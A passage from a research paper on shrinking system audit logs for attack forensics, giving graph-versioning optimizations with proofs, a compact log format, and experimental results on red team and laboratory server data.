in $G$ such that $t_{i-1} \leq t_i$ for $1 \leq i \leq n$. For each timestamped edge $(w_{i-1}, w_i, t_i)$, *BuildVer* adds a (standard) edge $(w_{i-1}^{<t_i}, w_i^{t_i})$ to $\mathbf{G}$. In addition, by Observation 6, there is a path from $w_i^{t_i}$ to $w_i^{<t_{i+1}}$. Putting these edges and paths together, we can construct a path in $\mathbf{G}$ from $w_0^{<t_0}$ to $w_n^{t_n}$. Also, by Observation 6, there is a path from $w_n^{t_n}$ to $w_n^{<\infty}$. Putting all these pieces together, we have a path from $w_0^{<t_0} = u^{<t_0}$ to $w_n^{<\infty} = v^{<\infty}$. A path from $u^{<t_0}$ to $v^{<\infty}$ clearly implies a path from $u^{\leq t_0}$ to $v^{<\infty}$, thus satisfying the "only if" part of the forward reachability condition.

Note that the "only if" proof constructed a one-to-one correspondence between the paths in $G$ and $\mathbf{G}$. This correspondence can be used to establish the "if" part of the forward reachability condition as well.

The proof of the backward reachability condition follows the same steps as the proof of forward reachability, so we omit the details. ∎

### 4.2 Optimized Versioning and FD Preservation

Naive versioning is simple but offers no benefits in terms of data reduction. In fact, it increases storage requirements. In this section, we introduce several optimizations that reduce the number of versions and edges. These optimizations cause node timestamps to expand to an interval. A node $v$ with timestamp interval $[t, s]$ will be denoted $v^{t,s}$.





**Fig. 7:** The naive versioned graph from Fig. 6 (top), and the result of applying redundant edge optimization (REO) (middle) and then redundant node optimization (RNO) (bottom) to it. When adding the edge $(S, G, 5)$, we find that there is already an edge from the latest version $S^2$ of $S$ to $G$, so we skip this edge. For the same reason, the edge $(G, T, 6)$ can be skipped, and this results in the graph shown in the middle. For the bottom graph, note that when adding the edge $(F, S, 2)$, $S$ has no descendants, so we simply update $S^0$ by $S^{0,2}$, and avoid the generation of a new version. For the same reason, we can update $G^0$ and $T^0$ as well, resulting in the graph at the bottom.

#### 4.2.1 *Redundant edge optimization (REO)*

Before adding a new edge between $u$ and $v$, we check if there is already an edge from the latest version of $u$ to some version of $v$. In this case, the new edge is redundant: in particular, reachability is unaffected by the addition of the edge, so we discard the edge. This also means that no new version of $v$ is generated. Specifically, consider the addition of an event $(u, v, t)$ to the graph. Let $u^{r,s}$ be the latest version of $u$. We check if there is already an edge from $u^{r,s}$ to an existing version of $v$. If so, we simply discard this event. We leave the node timestamp unchanged. Thus, for a node $u^{r,s} \in \mathbf{G}$, $r$ represents the timestamp of the first edge coming into this node, while $s$ represents the timestamp of the last. Alternatively, $r$ denotes the start time of this version, while $s$ denotes the last time it acquired a new incoming edge (i.e., an edge that wasn't eliminated by a reduction operation). Fig. 7 illustrates redundant edge (REO) optimization.

#### 4.2.2 *Global Redundant Edge Optimization (REO*)*

With REO, we check whether there is already a *direct edge* from $u$ to $v$ before deciding to add a new edge. With global redundant edge, we generalize to check whether $u$ is an *ancestor* of $v$. Specifically, before adding an event $(u, v, t)$ to the graph, we check whether the latest version of $u$ is already an ancestor of the latest version of $v$. If so, we simply discard the event.

The condition in REO* optimization is more expensive to check: it may take time linear in the size of the graph. Also, it did not lead to any significant improvement over REO in our experiments, so we did not evaluate it in detail. However, it is of conceptual significance because the resulting graph is

optimal with respect to FD, i.e., any further reduction would violate FD-preservation.

#### 4.2.3 Redundant node optimization (RNO)

The goal of this optimization is to avoid generating additional versions if they aren't necessary for preserving dependence. We create a new version $v^s$ of a vertex because, in general, the descendants of $v^s$ could be different from those of $v^l$, the latest version of $v$ so far. If we overzealously combine $v^l$ and $v^s$, then a false dependency will be introduced, e.g., a descendant of $v^l$ may backtrack to a node that is an ancestor of $v^s$ but not $v^l$. This possibility exists as long as (a) the ancestors of $v^l$ and $v^s$ aren't identical, and (b) $v^l$ has non-zero number of descendants. We already considered (a) in designing REO optimizations described above, so we consider (b) here. Note that RNO needs to be checked only on edges that aren't eliminated by REO (or REO*).

Specifically, let $v^{r,s}$ be the latest version of $v$ so far. Before creating a new version of $v$ due to an event at time $t$, we check whether $v^{r,s}$ has any outgoing edge (i.e., any descendants). If not, we replace $v^{r,s}$ with $v^{r,t}$, instead of creating a new version of $v$. Fig. 7 illustrates the result of applying this optimization.

RNO preserves dependence for descendants of $v$, but it can change backward reachability of the node $v$ itself. For instance, consider the addition of an edge at time $t$ from $u^{p,q}$ to $v^{r,s}$. This edge is being added because it is not redundant, i.e., a backward search from $v@s$ does not reach $u^{p,q}$. However, when we add the new edge and update the timestamp to $v^{r,t}$, there is now a backward path from $v@s$ to $u^{p,q}$. The simplest solution is to retain the edge timestamp on edges added with RNO, and use them to prune out false dependencies.[6]

#### 4.2.4 Cycle-Collapsing Optimization (CCO)

Occasionally, cyclic dependencies are observed, e.g., a process that writes to and reads from the same file, or two processes that have bidirectional communication. As observed by previous researchers [25, 24], such dependencies can lead to an explosion in the number of versions. The typical approach is to detect cycles, and treat the nodes involved as an equivalence class. A simple way to implement this approach is as follows. Before adding an edge from a version $u^r$ to $v^s$, we check if there is a cycle involving $u$ and $v$. If so, we simply discard the edge. Our experimental results show that cycle detection has a dramatic effect on some data sets.

Cycle detection can take time linear in the size of the graph. Since the dependence graph is very large, it is expensive to run full cycle detection before the addition of each edge. Instead, our implementation only checks for cycles involving two entities. We found that this was enough to address most sources of version explosion. An alternative would be to search for larger cycles when a spurt in version creation is observed.

[6]Note that these timestamps need to be used only when an edge added with RNO is the first hop in a backward traversal. If a node $v$ subject to RNO gets a child $x$, this child would have been added after the end timestamp of $v$. So, when we do a backward traversal from $x$, all parents of $v$ should in fact be backward reachable.

#### 4.2.5 Effectiveness of FD-optimizations

REO and RNO optimizations avoid new versions in most common scenarios that lead to an explosion of versions with naive versioning:

- *Output files:* Typically, these files are written by a single subject, and not read until the writes are completed. Since all the write operations are performed by one subject, REO avoids creating multiple versions. In addition, all the write operations are combined.
- *Log files:* Typically, log files are written by multiple subjects, but are rarely read, and hence by RNO, no new versions need to be created.
- *Pipes:* Pipes are typically written by one subject and read by another. Since the set of writers does not change, a single version is sufficient, as a result of REO. Moreover, all the writes on the pipe can be combined into one operation, and so can all the reads.

We found that most savings were obtained by REO, RNO, and CCO. As mentioned above, REO* is more significantly more expensive than REO and provided little additional benefit. Another undesirable aspect of REO* (as well as the SD optimization) is that it may change the paths generated during a backward or forward analysis. Such changes have the potential to make attack interpretation more difficult. In contrast, REO, RNO and CCO preserve all cycle-free paths.

#### 4.2.6 Correctness and Optimality

**Theorem 8** *BuildVer, together with RNO and REO* optimizations, preserves full dependence (FD).*

**Proof:** We already showed that *BuildVer* preserves forward and backward reachability between the timestamped graph $G$ and the naive versioned graph $\mathbf{G}$. Hence it suffices to show that the edges and nodes eliminated by REO* and RNO don't change forward and backward reachability in $\mathbf{G}$. Now, REO* optimization drops an edge $(u,v,t)$ only if there is already an edge from the latest version of $u$ to the latest or a previous version of $v$ in $\mathbf{G}$. In other words, no new ancestors will result from adding this edge. Since no new ancestors are added, by definition of FD, any additional paths created in the original graph due to the addition of this edge do not have to be preserved. Thus REO* optimization satisfies the forward reachability condition of FD. Moreover, since this edge does not add new ancestors to $v$, it won't change backward reachability of any node from $v$ or its descendants. Thus, the backward reachability preservation condition of FD is also satisfied.

Regarding RNO optimization, note that it is applied only when a node $v$ has no descendants. In such a case, preservation of backward and forward reachability from $v$'s descendants holds vacuously. ■

**Optimality with respect to FD.** We now show that the combination of REO* and RNO optimizations results in reductions that are optimal with respect to FD preservation. This means that any algorithm that drops versions or edges retained by this combination does not preserve full dependence. In contrast, this combination preserves FD.

The main reasoning behind optimality is that REO* creates a new version of an entity $v$ whenever it acquires a new dependency from another entity $u$. In particular, REO* adds an edge from (the latest version of) $u$ to (the latest version of) $v$ *only when* there is no existing path between them. In other words, this edge corresponds to a time instance when $v$ acquires a new ancestor $u$. For this reason, reachability from $u$ to $v$ needs to be captured at this time instance for FD preservation. Thus, an algorithm that omits this edge would not preserve FD. On the other hand, if we create an edge but not a new version of $v$, then there will be a single instance of $v$ in the versioned graph that represents two distinct dependencies. In particular, there will be a path from $u^t$ to $v^s$, the version of $v$ that existed before the time $t$ of the current event. As a result, $u^t$ would incorrectly be included in a backward analysis result starting at the descendants of $v^s$. The only way to avoid this error is if $v^s$ had no descendants, the condition specified in RNO. Thus, if either REO* or RNO optimizations were violated, then, forensic analysis of the versioned graph will yield incorrect results.

### 4.3 Source Dependence Preservation

In this section, we show how to realize source-dependence preserving reduction. Recall that a source is an entity that has no incoming edges. With this definition, sources consist primarily of pre-existing files and network endpoints; subjects (processes) are created by parents and hence are not sources, except for the very first subject. While this is the default definition, broader definitions of source can easily be used, if an analyst considers other nodes to be possible sources of compromise.

We use a direct approach to construct a versioned graph that preserves SD. Specifically, for each node $v$, we maintain a set $Src(v)$ of source entities that $v$ depends on. This set is initialized to $\{v\}$ for source nodes. Before adding an event $(u,v,t)$ to the graph, we check whether $Src(u) \subseteq Src(v)$. If so, all sources that can reach $u$ are already backward reachable sources of $v$, so the event can simply be discarded. Otherwise, we add the edge, and update $Src(v)$ to include all elements of $Src(u)$.

Although the sets $Src(v)$ can get large, note that they need to be maintained only for active subjects and objects. For example, the source set for a process is discarded when it exits. Similarly, the source set for a network connection can be discarded when it is closed.

To save space, we can limit the size of $Src$. When the size limit is exceeded for a node $v$, we treat $v$ as having an unknown set of additional ancestors beyond $Src(v)$. This ensures soundness, i.e., that our reduction never drops an edge that can add a new source dependence. However, size limits can cause some optimizations to be missed. In order to minimize the impact of such misses, we first apply REO, RNO and CCO optimizations, and skip the edges and/or versions skipped by these optimizations. Only when they determine an edge to be new, we apply the SD check based on $Src$ sets.

**Theorem 9** *BuildVer, together with redundant edge and redundant node optimizations and the source dependence optimization, preserves source dependence.*

**Proof:** Since full dependence preservation implies source dependence preservation, it is clear that redundant edge and redundant node optimizations preserve source dependence, so we only need to consider the effects of source dependence optimization. The proof is by induction on the number of iterations of the loop that processes events. The induction hypothesis is that, after $k$ iterations, (a) $Src(v)$ contains exactly the source nodes that are ancestors of $v$, and (b) that SD has been preserved so far. Now, in the induction step, note that the algorithm will either add an edge $(u,v)$ and update $Src(v)$ to include all of $Src(u)$, or, discard the event because $Src(v)$ already contains all elements of $Src(u)$. In either case, we can show from induction hypothesis that $Src(v)$ correctly captures all source nodes backward reachable from $v$. It is also clear that that when the edge is discarded by the SD algorithm, it is because the edge does not change the sources that are backward reachable, and hence it is safe to drop the edge. ■

**Optimality of SD algorithm.** Note that when SD adds an edge $(u,v)$, that is because $Src(u)$ includes at least one source that is not in $Src(v)$. Clearly, if we fail to add this edge, then source dependence of $v$ is no longer preserved. This implies that the above algorithm for SD preservation is optimal.

## 5 Compact Representations

In this section, we describe how to use the techniques described so far, together with others, to achieve highly compact log file and main-memory dependence graph representations.

### 5.1 Compact Representation of Reduced Logs

After reduction, logs can be stored in their original format, e.g., Linux audit records. However, these formats aren't space-efficient, so we developed a simple yet compact format called CSR. CSR stands for Common Semantic Representation, signifying that a unified format is used for representing audit data from multiple OSes, such as Linux and Windows. Translators can easily be developed to translate CSR to standard log formats, so that standard log analyzers, or simple tools such as grep, can be used.

In CSR, all subjects and objects are referenced using a numeric index. Complex data values that get used repeatedly, such as file names, are also turned into indices. A CSR file begins with a table that maps strings to indices. Following

this table is a sequence of operations, each of which correspond to the definition of an object (e.g., a file, network connection, etc.) or a forensic-relevant operation such as open, read, write, chmod, fork, execve, etc. Operations deemed redundant by REO, REO* and CCO can be omitted.

Each operation record consist of abbreviated operation name, arguments (mostly numeric indices or integers), and a timestamp. All this data is represented in ASCII format for simplicity. Standard file compression can be applied on top of this format to obtain further significant size reduction, but this is orthogonal to our work.

### 5.2 Compact Main Memory Representation

Forensic analysis requires queries over the dependence graph, e.g., finding shortest path(s) to the entry node of an attack, or a depth-first search to identify impacted nodes. The graph contains roughly the same information that might be found in Linux audit logs. In particular, the graph captures information pertaining to most significant system calls. Key argument values are stored (e.g., command lines for execve, file names, and permissions), while the rest are ignored (e.g., the contents of buffers in read and write operations).

Nodes in the dependence graph correspond to subjects and objects. Nodes are connected by *bidirectional* edges corresponding to events (typically, system calls). To obtain a compact representation, subjects, objects, and most importantly edges must be compactly encoded. Edges typically outnumber nodes by one to two orders of magnitude, so compactness of edges is paramount.

The starting point for our compact memory representation is the SLEUTH [10] system for forensic analysis and attack visualization. The graph structure used in this paper builds on some of the ideas from SLEUTH, such as the use of compact identifiers for referencing nodes and node attributes. However, we did away with many other aspects of that implementation, such as the (over-)reliance on compact, variable length encoding for events, based on techniques drawn from data compression and encoding. These techniques increased complexity and reduced runtime performance. Instead, we rely primarily on versioned graphs and the optimizations in Section 4 to achieve compactness. This approach also helped improve performance, as we can achieve graph construction rates about three times faster than SLEUTH's. Specifically, the main techniques we rely on to reduce memory use in this paper are:

- *Edge reductions:* The biggest source of compaction is the redundant edge optimization. Savings are also achieved because we don't need timestamps on most edges. Instead, timestamps are moved to nodes (subject or object versions). This enables most stored edges to use just 6 bytes in our implementation, encoding an event name and about a 40-bit subject or object identifier.
- *Node reductions:* The second biggest source of compaction is node reduction, achieved using RNO and CCO optimizations. In addition, our design divides nodes into two types: base versions and subsequent versions. Base versions include attributes such as name, owner, command line, etc. New base versions are created only when these attributes change. Attribute values such as names and command lines tend to be reused across many nodes, so we encode them using compact ids. This enables a base version to be stored in 32 bytes or less.
- *Compact representation for versions:* Subsequent versions derived from base versions don't store node attributes, but just the starting and ending timestamps. By using relative timestamps and sticking to a 10ms timestamp granularity[7], we are able to represent a timestamp using 16-bits in most cases. This enables a version to fit within the same size as an edge, and hence it can be stored within the edge list of a base version. In particular, let $S$ be the set of edges occurring between a version $v$ and the next version appearing in the edge list. Then $S$ is the set of edges incident on version $v$ in the graph.

Edge lists are maintained as vectors that can grow dynamically for active nodes (i.e., running processes and open files) but are frozen at their current size for inactive nodes. This technique, together with the technique of storing versions within the edge list, reduces fragmentation significantly. As a result, we achieve a very compact representation that often takes just a few bytes per edge in the original data.

## 6 Experimental Evaluation

We begin this section by summarizing our implementation in Section 6.1. The data sets used in our evaluation are described in Section 6.2. In Section 6.3, we evaluate the effectiveness of FD and SD in reducing the number of events, and compare it with Xu et al.'s technique (LCD). We then evaluate the effect of these reductions on the CSR log size and the in-memory dependence graph in Sections 6.4 and 6.5. Runtimes for dependence graph construction and forensic analysis are discussed in Section 6.6. The impact of our optimizations on forensic analysis accuracy is evaluated in Section 6.7.

### 6.1 Implementation

Our implementation consists of three front-ends and a back-end written in C++. The front-ends together contain about 6KLoC; the back-end, about 7KLoC. The front-ends process data from audit sources. One front-end parses Linux audit logs, while the other two parse Linux and Windows data from the red team engagement. The back-end uses our *BuildVer* algorithm, together with (a) the REO, RNO, and CCO optimizations (Section 4.2) to realize FD preservation, and (b) the source dependence preservation technique described in Section 4.3. It uses the compact main-memory representation presented in Section 5.2. Our implementation can also generate event logs in our CSR format, described in Section 5.1.

[7] This is the granularity typically available on most of our data sets.

The back-end can also read data directly from CSR logs. We used this capability to carry out many of our experiments, because data in CSR format can be consumed much faster than data in Linux audit log format or the OS-neutral format in which red team engagement data was provided. A few key points about our implementation are:

- *Network connections:* We treat each distinct combination of (remote IP, port, time window) as a distinct source node. Currently, time windows are set to about 10 minutes. This means that when we read from any IP/port combination, all reads performed within a 10-minute period are treated as coming from a single source. Thus, FD and SD can aggregate them. After 10 minutes, it is considered a new source, thus allowing us to reason about remote sites whose behavior may change over time (e.g., the site may get compromised). A similar approach is applicable for physical devices.
- *Handling execve:* Execve causes the entire memory image of a process to be overwritten. This suggests that dependences acquired before the execve will be less of a factor in the behavior of the process, compared to dependences acquired after. We achieve this effect by limiting REO from traversing past execve edges.[8]
- *REO* optimization:* Almost all edges in our graph are between subjects and objects. Consider a case when a subject $s$ reads an object $o$. The only case where $o$ could be an ancestor but not a parent is if $o$ was read by another subject $s'$ that then wrote to an object $o'$ that is being read by $s$. Since this relationship looks distant, we did not consider that REO* would be very useful in practice.[9]

### 6.2 Data Sets

Our evaluation uses data from live servers in a small laboratory, and from a red team evaluation led by a government agency. We describe these data sets below.

#### 6.2.1 *Data from Red Team Engagement*

This data was collected as part of the 2nd adversarial engagement organized in the DARPA Transparent Computing program. Several teams were responsible for instrumenting OSes and collecting data, while our team (and others) performed attack detection and forensic analysis using this data. The red team carried out attack campaigns that extended over a period of about a week. The red team also generated benign background activity, such as web browsing, emailing, and editing files.

**Linux Engagement Data (Linux Desktop).** Linux data (Linux Desktop) captures activity on an Ubuntu desktop machine over two weeks. The principal data source was the built-in Linux auditing framework. The audit data was transformed into a OS-neutral format by another team and then given to us for analysis. The data includes all system calls considered important for forensic analysis, including open, close, clone, execve, read, write, chmod, rm, rename, and so on. Table 8 shows the total number of events in the data, along with a breakdown of important event types. Since reads and writes provide finer granularity information about dependencies than open/close, we omitted open/close from our analysis and do not include them in our figures.

| Dataset | Total Events | Read | Write | Clone/ Exec | Other |
|---|---|---|---|---|---|
| Linux Desktop | 72.6M | 72.4% | 26.2% | 0.5% | 0.9% |
| Windows Desktop | 14.6M | 77.1% | 14.5% | 1.2% | 7.2% |
| SSH/File Server | 14.4M | 38.2% | 58.3% | 1.2% | 2.3% |
| Web Server | 2.8M | 64.3% | 30.3% | 1.5% | 3.9% |
| Mail Server | 3M | 70% | 23.6% | 1.7% | 4.7% |

**Table 8:** Data sets used in evaluation.

**Windows Engagement Data (Windows Desktop).** Windows data covers a period of about 8 days. The primary source of this data is Event Tracing for Windows (ETW). Events captured in this data set are similar to those captured on Linux. The data was provided to us in the same OS-neutral format as the Linux data. Nevertheless, some differences remained. For examples, network reads and network writes were omitted (but network connects and accepts were reported). Also reported were a few Windows-specific events, such as CreateRemoteThread. Registry events were mapped into file operations. From Table 8, it can be seen that the system call distribution is similar as for Linux, except for a much higher volume of "other" calls, due to higher numbers of renames and removes.

#### 6.2.2 *Data From Laboratory Servers*

An important benefit of the red team data is that it was collected by teams with expertise in instrumenting and collecting data for forensic analysis. A downside is that some details of their audit system configurations are unknown to us. To compensate for this, we supplemented the engagement data sets with audit logs collected in our research lab. Audit data was collected on a production web server, mail server, and general purpose file and remote access server (SSH/File Server) used by a dozen users in a small academic research laboratory. All of these systems were running Ubuntu Linux. Audit data was collected over a period of one week using the Linux audit system, configured to record open, close, read, write, rename, link, unlink, chmod, etc.

### 6.3 Event Reduction: Comparison of LCD, FD and SD

Fig. 9 shows the event reduction factor (i.e., ratio of number of events before and after the reduction) achieved by our two techniques, FD and SD. For comparison, we reimplemented Xu et al.'s full-trackability reduction as described by Algorithms 1, 2 and 3 in [42]. As discussed before, full-trackability equivalence is like a *localized* version

[8] REO, and especially REO*, can be much more effective without this restriction, but such an approach also increases the risk of eliminating significant events from the graph.

[9] Moreover, because the in- and out-degrees of subjects are typically very large, a 3-hop search may end up examining a very large number of edges.





**Fig. 9:** Event reduction factors achieved by LCD, FD, and SD.

of our continuous dependence preservation criteria, and hence we refer to it as LCD for consistency of terminology. LCD, FD and SD achieve an average reduction factor of 1.8, 7 and 9.2 respectively. Across the data sets, LCD achieves reduction factors between 1.6 and 2.7, FD ranges from 4.6 to 15.4, and SD from 5.4 to 19.1.

As illustrated by these results, FD provides much more reduction than LCD. To understand the reason, consider a simple example of a process $P$ that repeatedly reads file $A$ and then writes file $B$. The sequence of $P$'s operations may look like $read(A)$; $write(B)$; $read(A)$; $write(B)$; $\cdots$. Note that there is an outgoing (i.e., write) edge between every pair of incoming (i.e., read) edges into $P$. This violates Xu et al.'s condition for merging edges, and hence none of these edges can be merged. Our FD criteria, on the other hand, can utilize non-local information that shows that $A$ has not changed during this time period, and hence can aggregate all of the reads as well as the writes.

We further analyzed the data to better understand the high reduction factors achieved by FD and SD. We found that on Linux, many applications open the same object multiple times. On average, a process opened the same object approximately two times on the laboratory servers. Since the objects typically did not change during the period, FD was typically able to combine the reads following distinct opens, thus explaining a factor of about 2. Next, we observed that on average, each open was accompanied by 3 to 5 reads/writes. Again, FD was able to aggregate most of them, thus explaining a further factor of 2 to 4. We see that the actual reduction achieved by FD is within this explainable range for the laboratory servers. For Windows desktop, the reduction factor was less, mainly because the Windows data does not include reads or writes on network data. For Linux desktop data set, FD reduction factor is significantly higher. This is partly because long-running processes (e.g., browsers) dominate in this data. Such processes typically acquire a new dependency when they make a new network connection, but subsequent operations don't add new dependencies, and hence most of them can be reduced.

Our implementation of SD is on top of FD: if an edge cannot be removed by FD, then the SD criterion is tried. This is why SD always has higher reduction factor than FD. SD provides noticeable additional benefits over FD.

| Dataset | Size on Disk | CSR | Reduction factor | |
|---|---|---|---|---|
| | | | FD | SD |
| Linux Desktop | 12.9GB | 5.6× | 66.1× | 76.8× |
| Windows Desktop | 2.1GB | 2.4× | 4.46× | 4.54× |
| SSH/File server | 6.7GB | 15.1× | 91.5× | 122.5× |
| Web server | 1.3GB | 13.3× | 49.3× | 57.9× |
| Mail server | 1.2GB | 11.9× | 41× | 49.2× |
| **Average** (Geometric mean) | | **8**× | **35.3**× | **41.4**× |

**Table 10:** Log size on disk. The second column reports the log size of original audit data. Each remaining column reports the factor of decrease in CSR log size achieved by the indicated optimization, relative to the size on disk.

### 6.4 Log Size Reduction

Table 10 shows the effectiveness of our techniques in reducing the on-disk size of log data. The second column shows the size of the original data, i.e., Linux audit data for laboratory servers, and OS-neutral intermediate format for red team engagement data. The third column shows the reduction in size achieved by our CSR representation[10], before any reductions are applied. The next two columns show the size reductions achieved by CSR together with FD and SD respectively.

From the table, it can be seen that the reduction factors from FD and CD are somewhat less than that shown in Fig. 9. This is expected, because they compress only events, not nodes. Nevertheless, we see that the factors are fairly close, especially on the larger data sets. For instance, on the Linux desktop data, where FD produces about 15× reduction, the CSR log size shrinks by about 12× over base CSR size. Similarly, on SSH/File server, FD event reduction factor is 8×, and the CSR size reduction is about 6×. In addition, the log sizes are 35.3× to 41.4× smaller than the input audit logs.

### 6.5 Dependence Graph Size

Table 11 illustrates the effect of different optimizations on memory use. On the largest dataset (Linux desktop), our memory use with FD is remarkably low: less than two bytes per event in the original data. On the other two larger data sets (Windows desktop and SSH/file server), it increases to 3.3 to 6.8 bytes per event. The arithmetic and geometric means (across all the data sets) are both less than 5 bytes/event.

Examining the Linux desktop and Windows desktop numbers closely, we find that the memory use is closely correlated with the reduction factors in Fig. 9. In particular, for the Linux desktop, there are about 4.7M events left after FD reduction. Each event results in a forward and backward edge, each taking 6 bytes in our implementation (cf. Section 5). Subtracting this 4.7M*12B = 56.4MB from the 111MB, we see that the 1.1M nodes occupy about 55MB, or about 50 bytes per node. Recall that each node takes 32 bytes in our implementation, plus some additional space for storing file names, command lines, etc. A similar analysis of Windows

[10]Recall that CSR is uncompressed, so there is room for significant additional reduction in size, if the purpose is archival storage.

| Dataset | Total No. of Nodes | Total Events | FD (MB) | SD (MB) |
|---|---|---|---|---|
| Linux Desktop | 1.1M | 72.6M | 111 | 107 |
| Windows Desktop | 781K | 10.3M | 67 | 67 |
| SSH/File Server | 430K | 14.4M | 45 | 39 |
| Web Server | 141K | 2.8M | 16 | 15 |
| Mail Server | 189K | 3M | 21 | 20 |
| **Total** | **2.64M** | **103.1M** | **260** | **248** |

**Table 11:** Memory usage. The second column gives the total number of nodes in the dependence graph before any versioning. The third column gives the total number of events. The fourth and fifth columns give the total memory usages for FD and SD. Average memory use across these data sets is less than 5 bytes/event.

data shows that about 2M events are stored occupying about 24MB, and that the 781K nodes take up about 53B/node.

#### 6.5.1 *Effectiveness of Version Reduction Optimizations*

Table 12 shows the number of node versions created with the naive versioning algorithm and our optimized algorithms. The second column shows that naive versioning leads to a version explosion, with about 26 versions per node. However, FD and SD drastically reduce the number versions: with FD, we create just about 1.3 versions per node, on average.

Table 13 breaks out the effects of optimizations individually. Since some optimizations require other optimizations, we show the four most meaningful combinations: (a) no optimizations, (b) all optimizations except redundant node (RNO), (c) all optimizations except cycle-collapsing (CCO), and (d) all optimizations. These figures were computed in the context of FD. When all optimizations other than RNO are enabled, the number of versions falls to about 3.6× from 25.6× (unoptimized). Enabling all optimizations except CCO leads to about 3 versions on average per node. Comparing these with the last column, we can conclude that RNO contributes about a 3× reduction and CCO a 2.4× reduction in the number of versions, with the remaining 2.8× coming from REO. It should be noted that REO and CCO both remove versions as well as edges, whereas RNO removes only nodes.

### 6.6 Runtime Performance

All results in our entire evaluation were obtained on a laptop with Intel Core i7 7500U running at 2.7GHz with 16GB RAM and 1TB SSD, running Ubuntu Linux. All experiments were run on a single core.

| Dataset | Versions per node | | |
|---|---|---|---|
| | Naive | FD | SD |
| Linux Desktop | 68.65 | 1.05 | 1.02 |
| Windows Desktop | 13.9 | 1.37 | 1.35 |
| SSH/File Server | 34.36 | 1.31 | 1.06 |
| Web Server | 20.62 | 1.29 | 1.10 |
| Mail Server | 16.20 | 1.32 | 1.22 |
| **Average** | **25.58** | **1.26** | **1.14** |

**Table 12:** Impact of naive and optimized versioning. Geometric means are reported on the last row of the table.

| Dataset | Versions per node | | | |
|---|---|---|---|---|
| | None | No RNO | No CCO | FD |
| Linux Desktop | 68.65 | 4.56 | 17.75 | 1.05 |
| Windows Desktop | 13.9 | 2.60 | 1.38 | 1.37 |
| SSH/File Server | 34.36 | 4.32 | 2.21 | 1.31 |
| Web Server | 20.62 | 3.46 | 2.15 | 1.29 |
| Mail Server | 16.20 | 3.57 | 2.12 | 1.32 |
| **Average** | **25.58** | **3.63** | **3.01** | **1.26** |

**Table 13:** Effectiveness of different versioning optimizations. Geometric means are reported on the last row of the table.

#### 6.6.1 *Dependence Graph Construction Time with FD*

With our FD-preserving optimizations, this time depends on (a) the size of cycles considered by CCO, and (b) the maximum number of edges examined by REO. For (a), we have not come across cycles involving more than two nodes that meaningfully increased the size or runtime. So, our current implementation only considers cycles of length two. To evaluate the effect of (b), we placed a limit $k$, called the *FD window size*, on the number of edges examined by REO before it reports that a dependence does not exist; this is safe but may reduce the benefit. With this limit in place, each edge is processed in at most $O(k)$ time, yielding a graph construction algorithm that is linear in the size of the input audit log.

Fig. 14 shows the dependence graph construction time as a function of FD window size. We use the notation $FD = c$ to represent the runtime when $k$ is set to $c$. We use $k = 1$ as the base, and show the other runtimes relative to this base. Note that runtime can initially dip with increasing $k$ because it leads to significant reductions in memory use, which translates into less pressure on the cache, and consequently, (slightly) improved runtime. But as $k$ is increased beyond 100, the runtime begins to increase noticeably.

The runtime and the reduction factor both increase with window size. Fig. 15 plots the relationship between reduction factor and window size. In particular, FD=1 means that REO can eliminate the edge $(u,v)$ only if the previous edge coming into $v$ is also from $u$. The average reduction achieved by FD in this extreme case is 1.96, about the same as the maximum rate achieved by LCD. Another observation is that for the laboratory servers, with FD=25, we achieve almost the full reduction potential of FD. For the desktop systems used in the red team engagements, full potential is





**Fig. 14:** Dependence graph construction time with different FD window sizes. Y-axis is the normalized runtime, relative to base of FD =1. These base times are 77.54s for Linux desktop, 19.02s for Windows desktop, 11.86s for Web server, 15.11s for Mail server and 41.77s for SSH/File server.





**Fig. 15:** Effect of FD window size on event reduction factor.

achieved only at FD=500. We hypothesize that this is partly due to the nature of red team exercises, and partly due to workload differences between desktops and servers.

Comparing the two charts, we conclude that a range of FD=25 to FD=100 represents a good trade-off for a real-time detection and forensic analysis system such as SLEUTH [10], with most of the size reduction benefits realized, and with runtime almost the same as FD=1. At FD=25, our implementation processes the 72M records in the Linux Desktop data set in 84 seconds, corresponding to a rate of 860K events/second. For applications where log size is the primary concern, FD=500 would be a better choice.

#### 6.6.2 *Dependence Graph Construction Time with SD*

